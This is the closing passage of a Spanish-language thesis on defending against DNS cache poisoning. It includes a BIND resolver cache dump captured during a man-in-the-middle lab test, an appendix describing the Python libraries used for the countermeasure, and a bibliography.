; glue
      170394  AAAA  2001:500:f::1
; glue
ns1.everett.org.  83994 A 66.220.13.229
; authauthority
lactld.org.   84685 NS  a.lactld.org.
      84685 NS  ns.dns.br.
      84685 NS  ssdns-tld.nic.cl.
; authauthority
      84685 RRSIG NS 5 2 86400 (
          20201220215935 20201011212352 35032 lactld.org.
          lZ8dbbaiBqS2jPWw/xE+nlKs9jroCRKvd8nS
          ngqPXzmq6yj6Vvne0uE8Udcs1CVHd+VgYEpP
          AJjJo1aQAibN3bvHnYXsxhXCprTAP8jlp2P+
          TV+1tXQtTqMAD7Q94zKtu9H3muT45qcuG/GD
          CITAOGCOnJeXJORh+Tmrec5Wa4k/OWgNmAN/
          Szxg0GZzfE4X )
; additional
      84685 DS  35032 5 2 (
          DF0DF1745FC1F0B48FD91E7FB19818536833
          274AC291893A6CB806DF1B434FDF )
; additional
      84685 RRSIG DS 7 2 86400 (
          20201105153232 20201015143232 22064 org.
          hhyKeDMQ15+3zrdm7ZUT09QYn8I18jFbwiq8
          zL3bt5TtjmUSxNvqxtLpBRpx2Ciq2Q5iKaTk
          htDFfiFtXkNPCwpwXO0KX46UTQPI3nvfSHCL
          dbvtmmEKa+y2VqjZwYAJhfbI0KlDXSlcB3hO
          EC5faxvfz24oBG+rIa/Rk/AYIXw= )
      84685 RRSIG DS 8 2 86400 (
          20201105153232 20201015143232 63858 org.
          pBZWoMMmrfbq+GIxLtlkQ/meIA3Z5Y/Iejmz
          mzF5ZxcljQago7SQ+rsWM/h+ZwlPsvN++8gr
          gk0DMG3GpXk4hj8zSntraZVNHE3Mzz3ludKg
          xGWuZczQb+Sq4avuiu7sfSFIcRkox47RqCnR
          OdLxdzWpt5ypmU04+OpZZgBL6E8= )
; authanswer
a.lactld.org.   84685 A 200.0.68.10
; authanswer
      84685 RRSIG A 5 3 86400 (
          20201220215935 20201011212352 35032 lactld.org.
          eUdjR4W+UflcBE1HvESrpiAIWQehr7aOUwnU
          EN5jmynMW/gvI3yyjT8/PlNTjRlDLT/Ot8RA
          +mxk9xi9tvTEYzfYup9fNOJNXWQ2QOdMcbk5
          h++FRsq+GDmCdTuDlK/IOgvi2wSNy2UzC3Un
          eHZGQ8Sg9/XxbARlFaHX5lLQSOrDv0810aIE
          AQl9OnU5dTpv )
; authanswer
      84685 AAAA  2801:14:a000::10
; authanswer
      84685 RRSIG AAAA 5 3 86400 (
          20201220215935 20201011212352 35032 lactld.org.
```

```
          sJ6ygx61GzT0SZu0bRwVcAWDyuWTd8fvyrsk
          8oYsJEjQ/yzzqlemZv3NhrB/24R8+STAJyKW
          Qil9b/sT/Xhb0v8SYq7BmmxnnO620jKxUa9q
          Q31r8BX6AFuDPmrhaOTwycpQuZ+zoW/VwbhW
          1EkjzWfOrmZcxVWI7d/Ec4o0sEPTu8JS6xLH
          +/Masd3mM3W+ )
; glue
ntp.org.    83994 NS  ns1.p20.dynect.net.
      83994 NS  ns1.everett.org.
      83994 NS  ns2.p20.dynect.net.
      83994 NS  ns3.p20.dynect.net.
      83994 NS  ns4.p20.dynect.net.
      83994 NS  dns1.udel.edu.
      83994 NS  dns2.udel.edu.
      83994 NS  anyns.pch.net.
; glue
pool.ntp.org.   602394  NS  a.ntpns.org.
      602394  NS  b.ntpns.org.
      602394  NS  c.ntpns.org.
      602394  NS  d.ntpns.org.
      602394  NS  e.ntpns.org.
      602394  NS  f.ntpns.org.
      602394  NS  g.ntpns.org.
      602394  NS  h.ntpns.org.
      602394  NS  i.ntpns.org.
; authauthority
ntpns.org.    83995 NS  ns1.eu.bitnames.com.
      83995 NS  ns1.us.bitnames.com.
      83995 NS  ns2.eu.bitnames.com.
      83995 NS  ns2.us.bitnames.com.
      83995 NS  ns3.us.bitnames.com.
      83995 NS  anyns.pch.net.
; authanswer
a.ntpns.org.    55195 A 45.79.130.187
      55195 A 185.126.112.98
      55195 A 185.134.197.79
      55195 A 185.209.84.218
      55195 A 185.209.85.151
      55195 A 212.25.19.23
; authanswer
      55195 AAAA  2001:67c:25dc:c::c
      55195 AAAA  2001:8e0:ffff:1::282
      55195 AAAA  2600:3c03::f03c:91ff:fe83:79dd
; authanswer
b.ntpns.org.    55195 A 102.130.49.148
      55195 A 185.120.22.23
; authanswer
      55195 AAAA  2001:67c:16c8:2242::1
; authanswer
c.ntpns.org.    55195 A 45.11.105.142
      55195 A 46.227.203.69
      55195 A 185.82.172.118
; authanswer
      55196 AAAA  2a05:91c0:1505:5::c924
; authanswer
d.ntpns.org.    55195 A 85.214.195.29
      55195 A 178.63.120.205
      55195 A 199.188.48.59
      55195 A 199.249.223.53
; authanswer
      55196 AAAA  2620:7:6000::ffff:c759:df35
      55196 AAAA  2a01:238:4242:6a00:3f71:8733:b607:7c2a
      55196 AAAA  2a01:4f8:121:43cd::3:1
; authanswer
e.ntpns.org.    55196 A 45.33.123.43
      55196 A 104.248.145.172
      55196 A 217.144.132.253
; authanswer
      55196 AAAA  2400:6180:0:d1::695:5001
      55196 AAAA  2600:3c00::f03c:91ff:fe8c:cf2c
      55196 AAAA  2a02:a00:2000:89::1
```

```
; authanswer
f.ntpns.org.    55195 A 31.3.105.98
      55195 A 91.212.242.43
      55195 A 103.127.121.22
; authanswer
      55196 AAAA  2404:1fc0:1000:400::42
      55196 AAAA  2a03:7900:104:1::2
; glue
g.ntpns.org.    62396 NS  a.ntpns.org.
      62396 NS  b.ntpns.org.
      62396 NS  c.ntpns.org.
      62396 NS  d.ntpns.org.
      62396 NS  e.ntpns.org.
      62396 NS  f.ntpns.org.
      62396 NS  h.ntpns.org.
      62396 NS  i.ntpns.org.
; answer
      1196  \-AAAA  ;-$NXRRSET
; g.ntpns.org. SOA d.ntpns.org. hostmaster.g.ntpns.org. 1591130824 5400 5400 1209600 3600
; authanswer
      7996  A 198.105.223.32
      7996  A 199.188.48.59
; authanswer
h.ntpns.org.    55196 A 45.127.112.23
; authanswer
      55195 AAAA  2620:95:4001::123
; authanswer
i.ntpns.org.    55196 A 45.127.113.23
; authanswer
      55196 AAAA  2620:95:4002::123
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
; u.arin.net [v4 TTL 85] [v4 success] [v6 unexpected]
; 204.61.216.50 [srtt 22326] [flags 00004000] [edns 3/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 85]
; u.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 204.61.216.50 [srtt 22326] [flags 00004000] [edns 3/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 85]
; 2001:500:14:6050:ad::1 [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; g.ntpns.org [v6 TTL 1196] [v4 unexpected] [v6 nxrrset]
; r.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 199.180.180.63 [srtt 26214] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 85]
; 2001:500:f0::63 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; ns3.lacnic.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 200.3.13.14 [srtt 84097] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [ttl \
    85]
; 2001:13c7:7002:3000::14 [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; ssdns-tld.nic.cl [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 200.7.5.14 [srtt 8] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:1398:276:0:200:7:5:14 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; z.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 199.212.0.63 [srtt 1] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:500:13::63 [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; ns3.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 199.5.26.108 [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:500:a9::108 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; lacnic.authdns.ripe.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 193.0.9.11 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:67c:e0::11 [srtt 14] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; ns3.afrinic.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 204.61.216.100 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:500:14:6100:ad::1 [srtt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; ns2.lacnic.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 200.3.13.11 [srtt 1] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:13c7:7002:3000::11 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; ns.dns.br [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
```

```
; 200.160.0.5 [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:12ff:0:a20::5 [srtt 14] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; ns2.dns.br [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 200.192.232.53 [srtt 7] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:12f8:b:1::53 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; manus.authdns.ripe.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 193.0.9.7 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:67c:e0::7 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; y.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 192.82.134.30 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:500:127::30 [srtt 31] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; ns2.afrinic.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 196.216.168.10 [srtt 1] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:43f8:120::10 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; arin.authdns.ripe.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 193.0.9.10 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; 2001:67c:e0::10 [srtt 32] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; afrinic.authdns.ripe.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 193.0.9.8 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:67c:e0::8 [srtt 119675] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 85]
; x.arin.net [v4 TTL 85] [v6 TTL 85] [v4 success] [v6 success]
; 199.180.180.63 [srtt 26214] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
  ttl 85]
; 2001:500:f0::63 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
;
; Unassociated entries
;
; 216.239.38.10 [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
; 203.119.86.101 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:43f8:110::10 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2801:14:a000::10 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 193.0.9.1 [srtt 14] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:dd8:6::101 [srtt 237160] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 85]
; 2001:500:13::108 [srtt 252845] [flags 00000000] [edns 0/3/3/3/3] [plain 0/0] [ttl 85]
; 2001:67c:e0::1 [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:42d0::200:2:1 [srtt 72820] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 85]
; 200.229.248.10 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:12f8:c::10 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 216.239.32.10 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
; 200.3.13.10 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 200.219.154.10 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 200.219.159.10 [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:500:13::c7d4:35 [srtt 76360] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 85]
; 2001:12f8:6::10 [srtt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:13c7:7002:3000::10 [srtt 199130] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl \
  85]
; 2001:4860:4802:38::a [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
; 196.216.169.10 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 204.61.216.30 [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 200.0.68.10 [srtt 145460] [flags 00004000] [edns 4/0/0/0/0] [plain 0/0] [udpsize 512] [ttl\
   85]
; 2001:4860:4802:36::a [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
; 200.219.148.10 [srtt 128398] [flags 00004000] [edns 4/0/0/0/0] [plain 0/0] [udpsize 512] [\
  ttl 85]
; 216.239.36.10 [srtt 11832] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
  ttl 1255]
; 2001:13c7:7010::53 [srtt 20] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 200.7.4.7 [srtt 8241] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [ttl 85]
; 200.16.112.16 [srtt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:4860:4802:34::a [srtt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
; 185.159.198.56 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 190.124.27.10 [srtt 41610] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
  ttl 85]
; 2001:1398:121:0:190:124:27:10 [srtt 20] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl\
   85]
; 2001:4860:4802:32::a [srtt 146930] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl \
  1255]
; 2001:12f8:8::10 [srtt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2620:10a:80aa::56 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:500:31::108 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:1398:274:0:200:7:4:7 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
```

```
; 2001:dd8:12::53 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:500:87::87 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 194.146.106.34 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:67c:1010:8::53 [srtt 245230] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 85]
; 2001:12f8:2::10 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 185.159.197.56 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2620:10a:80ab::56 [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:500:14:6030:ad::1 [srtt 180836] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl \
    85]
; 200.10.60.53 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 202.12.31.53 [srtt 36982] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [ttl\
     85]
; 216.239.34.10 [srtt 11910] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 1255]
; 196.216.2.1 [srtt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 199.212.0.108 [srtt 60420] [flags 00004000] [edns 10/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 85]
; 2001:12f8:a::10 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 199.71.0.108 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 199.212.0.53 [srtt 61944] [flags 00004000] [edns 10/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 85]
; 199.253.183.183 [srtt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2620:37:e000::53 [srtt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 2001:12f8:4::10 [srtt 256817] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 85]
; 200.192.233.10 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
; 199.180.182.53 [srtt 26416] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 85]
; 200.189.41.10 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20201022052956
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
```

Código E.4: Contenido de la memoria caché del servidor *RNS* (con el ataque de hombre en el medio).

Apéndice F

Bibliotecas de Python

F.1. *socket*

Sirve para crear sockets entre dos nodos. Los tipos de parámetros que usan las funciones de esta biblioteca son de alto nivel. La asignación de búfer en las operaciones de recepción es automática y la longitud del búfer está implícita en las operaciones de envío. En la tesis se utiliza para crear un socket entre el cliente (*raul*) y el servidor (*RNS*) y de esta forma realizar el contraataque.

F.2. *threading*

Es utilizada para crear hilos en el sistema. En la tesis se utiliza un hilo para indicar que se debe terminar de ejecutar una función. En el contraataque cuando se tiene la dirección IP auténtica del dominio, la dirección se escribe en un archivo .txt. Después de que suceda esto se levanta un hilo, esta es la señal para indicar la condición de paro de la función.

F.3. *netfilterqueue*

Proporciona acceso a paquetes que coinciden con una regla de las Iptables en Linux. Los paquetes que coinciden con alguna de las reglas de las Iptables pueden aceptarse, descartarse, modificarse o puntuarse. En esta tesis se usa para reenviar paquetes que coinciden con una regla Iptable establecida.

F.4. *os*

Provee las funciones necesarias para manipular al sistema operativo. En la tesis se utiliza para limpiar la memoria cache del servidor *RNS* cuando se ejecuta el código del lado del servidor en el contraatque y se utiliza para hacer un *ping* a la dirección IP auténtica del lado del cliente, de igual forma en el contraataque.

F.5. *argparse*

Funciona para pasar argumentos, en la interfaz de línea de comandos, al ejecutar un script. También genera mensajes de ayuda y error si el usuario da argumentos no válidos. En la tesis funciona para pasar al script el nombre de dominio que se quiere proteger.

F.6. *cryptohash*

Contiene funciones de *hashing*. En la tesis se usa para sacar el hash de la llave compartida entre el servidor y el cliente.

F.7. *Crypto.Cipher*

Contiene algoritmos de cifrado. En la tesis sirve para cifrar el nombre del dominio con el algoritmo de cifrado AES 128 del modo CBC (*Ciphertext Block Chaining*). Este modo de operación realiza la operación lógica XOR por cada bloque de texto sin formato con el bloque de texto previamente cifrado.

F.8. *binascii*

Contiene funciones para convertir a varias representaciones del código ASCII. En la tesis se usa la función *unhexlify* que sirve para convertir a caracteres un número en hexadecimal, de acuerdo con su equivalente en el código ASCII.

F.9. *base64*

Contiene funciones para codificar datos binarios en caracteres ASCII imprimibles y viceversa. En la tesis se usa para codificar el dominio cifrado.

F.10. *scapy.all*

Se puede encontrar el detalle de esta librería en la sección 2.5.

Bibliografía

[1] Fouchereau Romain. 2021 global dns threat report elevating network security with dns. 2021.

[2] Suresh Krishnaswamy, Wes Hardaker, and Russ Mundy. Dnssec in practice: Using dnssec-tools to deploy dnssec. In *2009 Cybersecurity Applications Technology Conference for Homeland Security*, pages 3–15, 2009.

[3] Nan Li. Research on diffie-hellman key exchange protocol. In *2010 2nd International Conference on Computer Engineering and Technology*, volume 4, pages V4–634–V4–637, 2010.

[4] Lejun Fan, Yuanzhuo Wang, Xueqi Cheng, and Jinming Li. Prevent dns cache poisoning using security proxy. In *2011 12th International Conference on Parallel and Distributed Computing, Applications and Technologies*, pages 387–393, 2011.

[5] ISC. Download isc's open source software. recuperado de: `https://www.isc.org/download/`, 2021.

[6] Stephen J. Friedl. An illustrated guide to the kaminsky dns vulnerability. recuperado de: `http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html#packet`, 2021.

[7] Cloudflare. Tipos de servidor dns. recuperado de: `https://www.cloudflare.com/es-es/learning/dns/dns-server-types/`, 2021.

[8] IANA. Root servers. recuperado de: `https://www.iana.org/domains/root/servers`, 2021.

[9] NS1. Dns records explained. recuperado de: `https://ns1.com/resources/dns-records-explained`, 2021.

[10] ICANN. Dnssec – what is it and why is it important?. recuperado de: `https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en`, 2021.

[11] Kumar G.S. Binu A. Virtualization techniques: A methodical review of xen and kvm. In *Abraham A., Lloret Mauri J., Buford J.F., Suzuki J., Thampi S.M. (eds) Advances in Computing and Communications. ACC 2011. Communications in Computer and Information Science, vol 190. Springer, Berlin, Heidelberg.*, volume 190, 2011.

[12] Kajo E. Paci H. Xhuvani A. Tafa I., Beqiri E. The comparison of virtual machine migration performance between xen-hvm, xen-pv and open-vz. In *Kocarev L. (eds) ICT Innovations 2011. ICT Innovations 2011. Advances in Intelligent and Soft Computing, vol 150. Springer, Berlin, Heidelberg.*, volume 150, 2012.

[13] Black hat. Exploit two xen hypervisor vulnerabilities. recuperado de: `https://www.blackhat.com/docs/us-16/materials/us-16-Luan-Ouroboros-Tearing-Xen-Hypervisor-With-The-Snake-wp.pdf`, 2021.

[14] SearchNetworking. What is software-defined networking (sdn)?. recuperado de: https://searchnetworking.techtarget.com/definition/software-defined-networking-SDN, 2021.

[15] Science Direct. Openflow protocol. recuperado de: https://www.sciencedirect.com/topics/computer-science/openflow-protocol, 2021.

[16] Intel. Open vswitch* enables sdn and nfv transformation https://www.intel.la/content/dam/www/public/us/en/documents/white-papers/open-vswitch-enables-sdn-and-nfv-transformation-paper.pdf, 2021.

[17] OpenvSwitch. What is open vswitch? recuperado de: https://docs.openvswitch.org/en/latest/intro/what-is-ovs/overview, 2021.

[18] Rohith Raj S, Rohith R, Minal Moharir, and Shobha G. Scapy- a powerful interactive packet manipulation program. In *2018 International Conference on Networking, Embedded and Wireless Systems (ICNEWS)*, pages 1–5, 2018.

[19] BinaryTides. Raw socket programming in python on linux – code examples. recuperado de: https://www.binarytides.com/raw-socket-programming-in-python-linux/, 2021.

[20] W. Trappe and L.C Washington. *Introduction to Cryptography with Coding Theory*. Pearson Education International, 2nd ed edition, 2006.

[21] S. K. Panigrahy A. Taparia and S. K. Jena. Secure key exchange using enhanced diffie-hellman protocol based on string comparison. *International Conference on Wireless Communications, Signal Processing and Networking (WiSPNET), Chennai*, pages 722–726, 2017.

[22] Ying Liu, Wei Zhang, Xinxia Peng, Yan Liu, Sida Zheng, Tongjia Wei, and Liang Wang. Design of password encryption model based on aes algorithm. In *2019 IEEE 1st International Conference on Civil Aviation Safety and Information Technology (ICCASIT)*, pages 385–389, 2019.